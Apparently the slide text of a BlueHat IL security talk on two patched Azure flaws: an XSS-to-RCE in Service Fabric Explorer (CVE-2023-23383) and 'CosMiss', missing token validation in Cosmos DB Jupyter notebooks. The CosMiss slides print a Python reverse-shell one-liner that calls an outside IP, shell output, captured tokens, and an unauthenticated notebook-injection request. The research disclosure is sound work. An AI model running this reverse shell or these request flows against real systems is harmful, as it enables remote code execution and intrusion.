


March 2023

Tue 7 Wed 8


Correlated All Event Types Show Controls

- Cluster
- Repair Tasks

SuperFabriXss - CVE-2023-23383



SuperFabriXss - CVE-2023-23383



SuperFabriXss - CVE-2023-23383

- Start Compose Deployment Upgrade to the Rescue!

Start Compose Deployment Upgrade

Article • 04/14/2021 • 2 minutes to read • 6 contributors

[Feedback](#)

Starts upgrading a compose deployment in the Service Fabric cluster.

Validates the supplied upgrade parameters and starts upgrading the deployment if the parameters are valid.

Request

Method	Request URI
POST	<code>/ComposeDeployments/{deploymentName}/\$/Upgrade?api-version=6.0-preview&timeout={timeout}</code>

Parameters


Name	Type	Required	Location
deploymentName	string	Yes	Path
api-version	string	Yes	Query
timeout	integer (int64)	No	Query
ComposeDeploymentUpgradeDescription	ComposeDeploymentUpgradeDescription	Yes	Body

Properties

Name	Type	Required
DeploymentName	string	Yes
ComposeFileContent	string	Yes
RegistryCredential	RegistryCredential	No
UpgradeKind	string (enum)	Yes
RollingUpgradeMode	string (enum)	No
UpgradeReplicaSetCheckTimeoutInSeconds	integer (int64)	No
ForceRestart	boolean	No
MonitoringPolicy	MonitoringPolicyDescription	No
ApplicationHealthPolicy	ApplicationHealthPolicy	No

SuperFabriXss - CVE-2023-23383

- Complete Workflow - From Iframe to RCE



SuperFabriXss - CVE-2023-23383

The screenshot displays the Burp Suite Professional interface. The top browser window shows the Service Fabric Explorer for an application named 'test' at the URL `https://winmanaged.eastus.cloudapp.azure.com:19080/Explorer/Index.html#/apptype/Compose_47/app/<h1>test<%2Fh1>/events`. The main panel shows the 'Events' tab for the application 'fabric/fis', with a search list on the left and a table of events. The network log at the bottom shows a list of requests and responses.

Name	Status	Type	Initiator	Size	Time	Waterfall
GetClusterHealthChunk?api-version=3.0&_cacheToken=1675371845758	200	xhr	polyfills.js:1	1.0 kB	210 ms	
GetUpgradeProgress?api-version=8.2&_cacheToken=1675371845758	200	xhr	polyfills.js:1	1.9 kB	158 ms	
?api-version=3.0&_cacheToken=1675371845758	200	xhr	polyfills.js:1	486 B	172 ms	
?api-version=3.0&_cacheToken=1675371845758	200	xhr	polyfills.js:1	401 B	158 ms	
GetClusterHealthChunk?api-version=3.0&_cacheToken=1675371845758	200	xhr	polyfills.js:1	1.0 kB	164 ms	
GetUpgradeProgress?api-version=8.2&_cacheToken=1675371845758	200	xhr	polyfills.js:1	1.9 kB	161 ms	
?api-version=3.0&_cacheToken=1675371845758	200	xhr	polyfills.js:1	486 B	162 ms	
?api-version=3.0&_cacheToken=1675371845758	200	xhr	polyfills.js:1	401 B	161 ms	

CosMiss

- What is Azure CosmosDB?
- Integration with Jupyter Notebooks
- Why it is so interesting



CosMiss - The Research Process

- Internal infrastructure
- The API angle

CosMiss - The Internal Infrastructure

```
orca-cosmos-dev | Data Explorer ☆ ...
Azure Cosmos DB account

Save Python 3 ... Connected 0.7 of 7.8 GB

Home Untitled.ipynb x

Cell 1
1 import
  socket, subprocess, os; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("2[REDACTED]11", 443)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("sh")

Cell 2
[ ] 1
```

```
Shell Banner:
$
----

$ whoami
whoami
cosmosuser

$ ls -l
ls -l
total 8
drwxr-xr-x 3 cosmosuser cosmosuser 4096 Mar 15 06:11 notebooks
drwxr-xr-x 2 cosmosuser cosmosuser 4096 Mar 15 05:47 work
$ ls -l notebooks
ls -l notebooks
total 4
-rw-r--r-- 1 cosmosuser cosmosuser 72 Mar 15 06:11 Untitled.ipynb
$ pwd
pwd
/home/cosmosuser
$
```


CosMiss - The API angle

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like  
Sec-Ch-Ua-Platform: "macOS"  
Accept: */*  
Origin: https://cosmos.azure.com  
Sec-Fetch-Site: same-site  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: https://cosmos.azure.com/  
Accept-Encoding: gzip, deflate  
Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5  
  
{  
  "cosmosEndpoint":"https://orca-cosmos-dev.documents.azure.com:443/",  
  "poolId":"default"  
}
```

The Cosmos DB endpoint that was created manually by the user on portal.azure.com

CosMiss - The API angle

Response

Pretty Raw Hex Render

```
1 HTTP/2 200
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 Date: Sun, 02 Oct 2022 13:54:15 GMT
5 Server: Kestrel
6 Content-Length: 586
7
8 [
  {
    "phoenixServiceInfo":{
      "phoenixServiceUrl":"https://seasia.tools.cosmos.azure.com:10002/api/containergateway/ab83e033-1670-4bac-a186-32a1c0dddfbc/",
      "authToken":"gB3QR6urmNif68XxJigy7SxhUXB0zu8aXnhm5bf9PM8nX5Y0uxDuzenqxuRty9NLJe2703jjVjmjn7GLXYWFxg==",
      "forwardingId":"ab83e033-1670-4bac-a186-32a1c0dddfbc"
    },
    "phoenixServiceUrlInternal":"https://10.0.0.16:10004/api/containergateway/ab83e033-1670-4bac-a186-32a1c0dddfbc/",
    "containerBootstrapToken":"HixnGTprSmCT5MpkBBzt7tNvdRMkGEVWDJs rPK0Jv8BAPnXZFjJqjG8s1anQZzR2fxv0sxURXg2kaPtLX8pzCg==",
    "allocationTime":"2022-10-02T13:14:05.4497727Z"
  }
]
```

CosMiss - The API angle

Request

	Pretty	Raw	Hex
1	GET	/api/containergateway/ab83e033-1670-4bac-a186-32a1c0dddfbc/api/sessions?_	
2	Host:	seasia.tools.cosmos.azure.com:10002	
3	Sec-Ch-Ua:	"Google Chrome";v="105", "Not)A;Brand";v="8", "Chromium";v="105"	
4	Authorization:	token gB3QR6urmNif68XxJigy7SxhUXB0zu8aXnhm5bf9PM8nX5Y0uxDuzenqx	
5	Sec-Ch-Ua-Mobile:	?0	
6	User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36	
7	Sec-Ch-Ua-Platform:	"macOS"	
8	Accept:	/*/*	
9	Origin:	https://cosmos.azure.com	
10	Sec-Fetch-Site:	same-site	
11	Sec-Fetch-Mode:	cors	
12	Sec-Fetch-Dest:	empty	
13	Referer:	https://cosmos.azure.com/	
14	Accept-Encoding:	gzip, deflate	
15	Accept-Language:	en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5	
16			

CosMiss - The Twist

Send Cancel < >

Target: <https://seasia.tools.cosmos.azure.com:10007>

Request

Pretty Raw Hex

```
1 GET /api/containergateway/27f180bc-cf93-4c42-b23e-f27a5085da57/api/contents/notebooks HTTP/2
2 Host: seasia.tools.cosmos.azure.com:10007
3 Accept: */*
4 Access-Control-Request-Method: POST
5 Access-Control-Request-Headers: authorization,content-type
6 Origin: https://cosmos.azure.com
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Site: same-site
10 Sec-Fetch-Dest: empty
11 Referer: https://cosmos.azure.com/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
14
15
```

No Authentication Header

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json
3 Date: Sun, 02 Oct 2022 10:25:58 GMT
4 Server: TornadoServer/6.1
5 Access-Control-Allow-Origin: *
6 Etag: "8ed8578ca15ad6e63d0540be8d7b427968cb0ad4"
7 Last-Modified: Sun, 02 Oct 2022 10:24:35 GMT
8 Set-Cookie: username-127-0-0-1-8888="2|1:0|10:1664706358|23:username-127-0-0-1-8888|44:ZmQxN2MyYjJmNTU2NGQ4YjhjMDNKyYTJhNjlmZmZlE=|7b23ee51218227f0120f8c5b129d4b08e78590415f21caf6bb2d534230c88336" expires=Tue, 01 Nov 2022 10:25:58 GMT; HttpOnly; Path=/
9 X-Content-Type-Options: nosniff
10 Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report; default-src 'none'
11
12 {
  "name": "notebooks",
  "path": "notebooks",
  "last_modified": "2022-10-02T10:24:35.962629Z",
  "created": "2022-10-02T10:24:35.962629Z",
  "content": [
    {
      "name": "Untitled.ipynb",
      "path": "notebooks/Untitled.ipynb",
      "last_modified": "2022-10-02T10:24:35.942629Z",
      "created": "2022-10-02T10:24:35.942629Z",
      "content": null,
      "format": null,
      "mimetype": null,
      "size": 72,
      "writable": true,
      "type": "notebook"
    }
  ]
}
```



BlueHat IL

CosMiss - When Integration Goes Wrong

```
15 },
16 "securityDefinitions": {
17   "tokenHeader": {
18     "type": "apiKey",
19     "name": "Authorization",
20     "in": "header",
21     "description": "The authorization token to verify authorization. This is only needed when `KernelGatewayApp.auth_token` is set
22   },
23   "tokenParam": {
24     "type": "apiKey",
25     "name": "token",
26     "in": "query",
27     "description": "The authorization token to verify authorization. This is only needed when `KernelGatewayApp.auth_token` is set
28   }
29 }
```

CosMiss - Code Injection

The image shows a browser's developer tools interface with the 'Request' and 'Response' tabs open. The 'Request' tab shows a PUT request to a specific API endpoint. The 'Response' tab shows a 200 OK status with a JSON body representing a newly created notebook.

Request

1 PUT
/api/containergateway/27f180bc-cf93-4c42-b23e-f27a5085da57/api/contents/notebooks/Untitled.ipynb HTTP/2
2 Host: seasia.tools.cosmos.azure.com:10007
3 Content-Length: 975
4 Sec-Ch-Ua: "Google Chrome";v="105", "Not)A;Brand";v="8", "Chromium";v="105"
5 Content-Type: application/json
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Accept: /
10 Origin: https://cosmos.azure.com
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://cosmos.azure.com/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
17 {
18 {
 "kernel":{
 "id":null,
 "name":"python3"
 },
 "name": "",
19 "content":{
 "cells":[
 {
 "cell_type":"code",
 "execution_count":1,
 "id":"47bdbef0-ea14-4960-8789-7983e63312dd",
 "metadata":{


Response

1 HTTP/2 200 OK
2 Content-Type: application/json
3 Date: Sun, 02 Oct 2022 10:32:34 GMT
4 Server: TornadoServer/6.1
5 Access-Control-Allow-Origin: *
6 Last-Modified: Sun, 02 Oct 2022 10:32:34 GMT
7 Location: /api/contents/notebooks/Untitled.ipynb
8 Set-Cookie: username-127-0-0-1-8888=
 "2|1:0|10:1664706754|23:username-127-0-0-1-8888|44:MTI4OWRmODcyNjdhNDQ1
 4MjQ4ZTEyMjM=|e17e866d44844ddd73594896f532bb10abb79e42541e891d0dfe36b2c
 expires=Tue, 01 Nov 2022 10:32:34 GMT; HttpOnly; Path=/
9 X-Content-Type-Options: nosniff
10 Content-Security-Policy: frame-ancestors 'self'; report-uri
 /api/security/csp-report; default-src 'none'
11
12 {
 "name":"Untitled.ipynb",
 "path":"notebooks/Untitled.ipynb",
 "last_modified":"2022-10-02T10:32:34.127022Z",
 "created":"2022-10-02T10:32:34.127022Z",
 "content":null,
 "format":null,
 "mimetype":null,
 "size":982,
 "writable":true,
 "type":"notebook"
}



CosMiss

- Complete Workflow - From missing token validation to RCE





CosMiss



BlueHat IL

CosMiss - Final Thoughts

- Kudos for MSRC for the quick patch
- The CSP can't do everything by themselves
- Integrations are a great place to start your research in